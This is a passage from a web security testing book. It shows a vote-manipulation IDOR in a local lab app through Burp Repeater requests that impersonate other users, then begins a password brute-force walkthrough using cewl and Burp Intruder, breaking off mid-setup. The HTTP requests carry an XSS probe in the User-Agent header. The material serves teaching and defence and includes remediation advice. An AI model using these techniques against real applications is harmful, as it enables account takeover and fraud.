


Vote

You have already voted!

Figure 8.20: You have already voted error

If we can cast a second vote, we have bypassed a business logic rule. We can intercept the request for voting or search the history to find the HTTP request and response. We can right-click and send either of these to the repeater tool to experiment with. Refer to the following figure:




```
POST /amazing-myths-3/vote HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 63
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-3/vote
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dXNlcg==; username=bY612q999896; JSESSIONID=27F870076D043D2B8D43C05A6E869D0C
Connection: close

voteFor=Theseaus+and+the+Minotaur&username=grinch&submit=Submit
```

***Figure 8.21**: Intercept vote request*

The simplest possibility is to try to change the POST parameter username to a different string. The username cookie could also be involved, but the POST parameter provides the most straightforward test.

First, send the request to the repeater by right-clicking on the request and selecting the menu option **Send to Repeater**. The following figure shows using a repeater to try several usernames manually. First, we try using the same username.




```
POST /amazing-myths-1/vote HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 63
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-1/vote
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=323EADBC526C5A9E51D6CC2BAD05D64C; permissions
=dXNlcg==; username=Z3JpbmNo
Connection: close

voteFor=Theseaus+and+the+Minotaur&username=grinch&submit=Submit
```

```
          data-dismiss="modal">
            Close
          </button>
        </div>
      </div>

    </div>
  </div>


  <div class="container">
    <h1>
      Vote
    </h1>
    <c:if test="true">
      <div class="row">
        <div class="col-md-offset-3 col-md-6">
          <p class="text-danger">
            You have already voted!
          </p>
        </div>
      </div>
    </c:if>





    <div class="well">
      <h2>
        Current Vote Count
      </h2>
```

***Figure 8.22**: Repeat the request with the same username*

This does not work. Only one vote per username is allowed. Next, let us try another valid user's username. One username learned from the forum was JuliaHull. The following figure shows making this request with an alternate username:




```
POST /amazing-myths-1/vote HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 66
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-1/vote
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=323EADBC526C5A9E51D6CC2BAD05D64C; permissions
=dXNlcg==; username=Z3JpbmNo
Connection: close

voteFor=Theseaus+and+the+Minotaur&username=JuliaHull&submit=
Submit
```

```

  <div class="container">
    <h1>
      Vote
    </h1>
    <c:if test="true">
      <div class="row">
        <div class="col-md-offset-3 col-md-6">
          <p class="text-danger">
            Your vote has been cast!  Share the following link
            to get other to vote the same: <a href="
            vote?voteFor=Theseaus and the Minotaur">
              Vote For Theseaus and the Minotaur
            </a>
          </p>
        </div>
      </div>
    </c:if>





    <div class="well">
      <h2>
        Current Vote Count
      </h2>

```

***Figure 8.23**: Voting using another user's username*

This request works. Julia Hull has not previously voted, and we can use her vote. Lastly, let us try a nonexistent user's username. Refer to the following figure:



```
POST /amazing-myths-3/vote HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 64
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-3/vote
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dXNlcg==; username=bY612q999896; JSESSIONID=
27F870076D043D2B8D43C05A6E869D0C
Connection: close

voteFor=Theseaus+and+the+Minotaur&username=grinch3&submit=Submit
```

```
          vote?voteFor=Theseaus and the Minotaur">
            Vote For Theseaus and the Minotaur
          </a>
        </p>
      </div>
    </div>
  </c:if>





  <div class="well">
    <h2>
      Current Vote Count
    </h2>


    <hr class="featurette-divider">
    <div class="row featurette">
      <div class="col-md-4 col-md-offset-2">
        <h3 class="featurette-heading">
          theseaus and the minotaur
        </h3>
      </div>
      <div class="col-md-4 col-md-offset-2">
        <p class="lead">
          Votes: 4
        </p>
      </div>
      <hr class="featurette-divider">

    </div>
```

***Figure 8.24:** Using repeater to manually change usernames to a nonexistent user*

This works as well. The logic requires a valid login to get to the page and any string as the username parameter to vote, although each username can vote only once. In this example, the username does not have to be valid; you may see examples in other applications that require knowing good usernames. Other similar possibilities involve encoding or changing cookies, `localStorage`, or `sessionStorage`. This example is an **insecure direct object reference** (**IDOR**) and a business logic vulnerability. IDORs will be covered in more detail in *Chapter 11*, *Authorization Practices*.

This is just one example of business logic vulnerability.

Business-specific rules remediation advice

Finding and addressing such business-specific logic vulnerabilities requires a deep understanding of the application's intended workflow and meticulously examining the rules governing critical operations to ensure the system's robustness against potential exploits and unauthorized manipulations. These often occur because of skipped validation checks or using a denylist for validation. Remember, always confirm all user input to ensure it makes sense. In the above example, it does not make sense that a nonexistent user could vote. The validity check could have been improved by verifying a valid username, but it should have been the username of the same user who was logged in.

User input validation secure coding guidance

Effective input validation is critical for securing applications and preventing business logic vulnerabilities. Validation should encompass syntactic and semantic checks to ensure data integrity and adherence to expected criteria. Syntax validity provides that the data is in the expected form; for instance, validating that a four-digit account ID is precisely four digits long and consists only of numbers. On the other hand, semantic validity verifies that the data is within an acceptable range for the application's functionality and context, such as ensuring that a start date precedes the end date in a date range.

When implementing input validation, consider various factors like:

- **Data type**: Confirm that the data type aligns with the expected format.
- **Allowed character set**: Restrict input to an allowable character set.
- **Min/max length**: Define permissible lengths to prevent overflows or truncation.
- **Null**: Decide whether null values are acceptable.
- **Numeric range**: Confirm numeric input within specified ranges.
- **Duplicates**: Check for duplicate entries if applicable.
- **Parameter required**: Confirm the presence of required parameters.
- **Legal value (Enum)**: Ensure input aligns with predefined legal values.
- **Specific pattern (Regex)**: Employ regular expressions to enforce patterns.

This is a list of suggestions; your business needs will vary. By thoroughly considering these aspects during input validation, developers can fortify their applications against a wide range of potential vulnerabilities and enhance the overall security of business logic execution.

Conclusion

As the world of software development evolves, so do the threats that target the logic that drives our applications. This chapter has been your guide in executing business logic vulnerabilities, shedding light on the often-overlooked aspects of application security. You have explored arbitrary file uploads and how they can be exploited, with safeguards to protect your digital environment. We examined sequential process flows, equipping you with a testing method to uncover vulnerabilities that may hide within your logic. Moreover, you have learned the significance of finding and testing business-specific rules, ensuring your unique processes stay resilient to exploitation. Secure coding guidelines have supplied the foundation to defend against these subtle yet significant threats. As you continue your journey as a developer or security professional, remember that securing your business logic is as vital as safeguarding your code.

In the next chapter, you will learn about authentication attack vectors, testing methods, and secure coding guidelines to find and fortify against vulnerabilities related to login, logout, forgot password, and change password functionalities.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 9

Authentication Protocols

Introduction

Authentication protects user access to applications. Understanding authentication vulnerabilities is essential for strong cyber security. This chapter covers common authentication vulnerabilities, comprehensively exploring attack vectors that assail login mechanisms. From brute force attacks to intricacies in username enumeration, login, logout, and password-related vulnerabilities, this chapter will equip you with in-depth insights into potential threats and the defensive strategies needed to safeguard against them. Through step-by-step testing examples and secure coding guidelines, this chapter supplies a practical understanding of authentication protocols, ensuring you are well-prepared to defend against evolving cyber threats.

Structure

This chapter will discuss the common authentication vulnerabilities, including:

- Brute force attacks
- Username enumeration
- Registration vulnerabilities
- Login vulnerabilities
- Logout vulnerabilities
- Forgot password vulnerabilities
- Change password vulnerabilities

Step-by-step testing examples for each vulnerability type and secure code guidelines will also be discussed.

Objectives

By the end of this chapter, you will be familiar with authentication attack vectors. You will learn about brute force attacks and how to perform and protect against them. We will examine username enumeration and testing methods. Finally, you will understand specific vulnerabilities for login, logout, forgotten password, and change password functionality. Secure coding guidelines will follow.

Brute force attacks

A brute force attack systematically tries all possible combinations of something, generally passwords or encryption keys, to gain unauthorized access to a system, exploiting and breaking security defenses via sheer computational power. This technique relies on persistence and automation to crack credentials through exhaustive trial and error. There are lots of versions of this attack. Anytime you keep guessing until you get in or get the desired result, you perform a brute-force attack.


A brute force attack could be used in any part of authentication. For example, a brute force attack could be used to find a username, a password, a username/password combination, a one-time passcode, a security question answer, or something else. The exploitation technique is similar no matter what you are guessing. In the next section, we will discuss the general testing technique and go through an example.

Exploitation with brute force attacks

This section will walk through a brute force attack to find the user Lizzie's password in the habit-helper application. The first step to brute forcing is to get a copy of the request you want to use as a baseline. Then, identify what in the response indicates a correct or incorrect guess.

To guess a password, the baseline request would be a login request. Then, compare a login with the correct password to a login with the incorrect password so that you can figure out what in the response indicates a valid password.

This can be the HTTP response code, text in the HTTP response, or even the HTTP response size. The following are two screenshots for comparison. The first screenshot is the HTTP response when the password is correct.




st	Method	URL	Params	Status	Length	MIME type	Title	Comment
.1:8081	POST	/habit-helper-1.0/login	✓	302	442			

```
HTTP/1.1 302
Set-Cookie: permissions=dXNlcg==; Path=/habit-helper-1.0
Set-Cookie: user=Lm683o999974; Path=/habit-helper-1.0
Set-Cookie: CSRFTOKEN=cfcd208495d565ef66e7dff9f98764da; Path=/habit-helper-1.0
Location:
/habit-helper-1.0/myAccount?newCsrfToken=cfcd208495d565ef66e7dff9f98764da&message=flag%7bc0OK135_4R3_
my_9OLD3N_71cK37%7d
Content-Language: en-US
Content-Length: 0
Date: Tue, 14 Nov 2023 07:52:34 GMT
Connection: close
```

Figure 9.1: Correct password HTTP response

The following figure is the HTTP response with the incorrect password:



1:8081	POST	/habit-helper-1.0/login	✓	302	229


```
HTTP/1.1 302
Location: /habit-helper-1.0/?login=yes&message=An unexpected error occurred.  Please contact the Bob
or Harry.
Content-Language: en-US
Content-Length: 0
Date: Tue, 14 Nov 2023 07:51:48 GMT
Connection: close
```

Figure 9.2: Incorrect password HTTP response

Both responses are 302, but the incorrect password does not have the Set-Cookie headers, and the location header is distinct. We will use the location header value to set a flag on our enumeration.

The next step is deciding what list we will use to guess the password. There are many password lists out there that have various qualities. We could also use a source of information about our victim to create a personal list. We can use cewl, a tool included in Kali Linux, to create a custom wordlist from a website. This website does have an about us page with a bio of Lizzie, the founder. So, let us use cewl to create a custom wordlist for this brute force attack.


Refer to the following figure:



```
kali@kali:~$ cewl --help
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Usage: cewl [OPTIONS] ... <url>

    OPTIONS:
        -h, --help: Show help.
        -k, --keep: Keep the downloaded file.
        -d <x>,--depth <x>: Depth to spider to, default 2.
        -m, --min_word_length: Minimum word length, default 3.
        -o, --offsite: Let the spider visit other sites.
        --exclude: A file containing a list of paths to exclude
        --allowed: A regex pattern that path must match to be followed
        -w, --write: Write the output to the file.
        -u, --ua <agent>: User agent to send.
        -n, --no-words: Don't output the wordlist.
        --lowercase: Lowercase all parsed words
        --with-numbers: Accept words with numbers in as well as just letters
        --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)
        -a, --meta: include meta data.
        --meta_file file: Output file for meta data.
        -e, --email: Include email addresses.
        --email_file <file>: Output file for email addresses.
        --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.
        -c, --count: Show the count for each word found.
        -v, --verbose: Verbose.
        --debug: Extra debug information.

        Authentication
        --auth_type: Digest or basic.
        --auth_user: Authentication username.
        --auth_pass: Authentication password.

        Proxy Support
        --proxy_host: Proxy host.
        --proxy_port: Proxy port, default 8080.
        --proxy_username: Username for proxy, if required.
        --proxy_password: Password for proxy, if required.

        Headers
        --header, -H: In format name:value - can pass multiple.

    <url>: The site to spider.
```

***Figure 9.3**: cewl usage*

Running cewl to extract the wordlist is shown below. The **`-d`** flag is the depth to spider the website. By specifying one, we tell the tool to only look at the specific page we sent. The **`-m`** flag is the minimum number of characters a word needs to be included in our list. This chooses four characters as the minimum. The **`-w`** flag shows a file name to save the list into. Finally, the URL for the tool to use for extraction is the last parameter. The tool stores each word on a separate line, as is standard for password enumeration files. Refer to the following figure:



```
kali@kali:~$ cewl -d 1 -m 4 -w mylist.txt http://192.168.1.11:8081/habit-helper-1.0/?about
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
kali@kali:~$ cat mylist.txt
Habit
Helper
View
details
Login
your
Password
with
Your
Notifications
Modal
content
Close
Reset
help
Forgot
About
Register
account
does
more
Dummy
Account
Notices
Email
resisting
habits
Create
password
here
```

__Figure 9.4__: Running cewl

Now, we have a base request, a method for identifying correct and incorrect passwords, and a word list. We are ready to perform this attack. Start by sending the base request to the Burp Suite Intruder. This can be done by right-clicking on the request and selecting **Send to Intruder** from the options. Refer to the following figure:




Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V

***Figure 9.5**: Send to Intruder*

Then, select the **Intruder** tab. First, click the **Clear** button to remove all the automatic payload markers. Refer to the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Software Vulnerability Scanner
1 ×
2 ×
3 ×
Positions
Payloads
Resource Pool
Options
Choose an attack type
Start attack
Payload Positions
Add §
Clear §
Auto §
Clear all payload markers
Refresh

Attack type: Sniper


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8081 ☑ Update Host header to match target

```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 113
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/?login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=$dGNlcg==$; user=$Lm683o999974$; CSRFTOKEN=$cfcd208495d565ef66e7dff9f98764da$; JSESSIONID=$D21EF5B7BFECACCEBCB5B225A4836CAE$
Connection: close

```

Figure 9.6: Intruder tab, clear payload markers

Next, scroll down to the username and password parameters. Ensure the username is **`Lizzie`**, highlight the password, and click **Add**. Refer to the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Software Vulnerability Scanner
1 ×
2 ×
3 ×
Positions
Payloads
Resource Pool
Options
Choose an attack type
Start attack
Payload Positions
Add §
Insert a new payload marker
Auto §
Refresh

Attack type: Sniper


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8081 ☑ Update Host header to match target

```
Host: 127.0.0.1:8081
Content-Length: 113
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
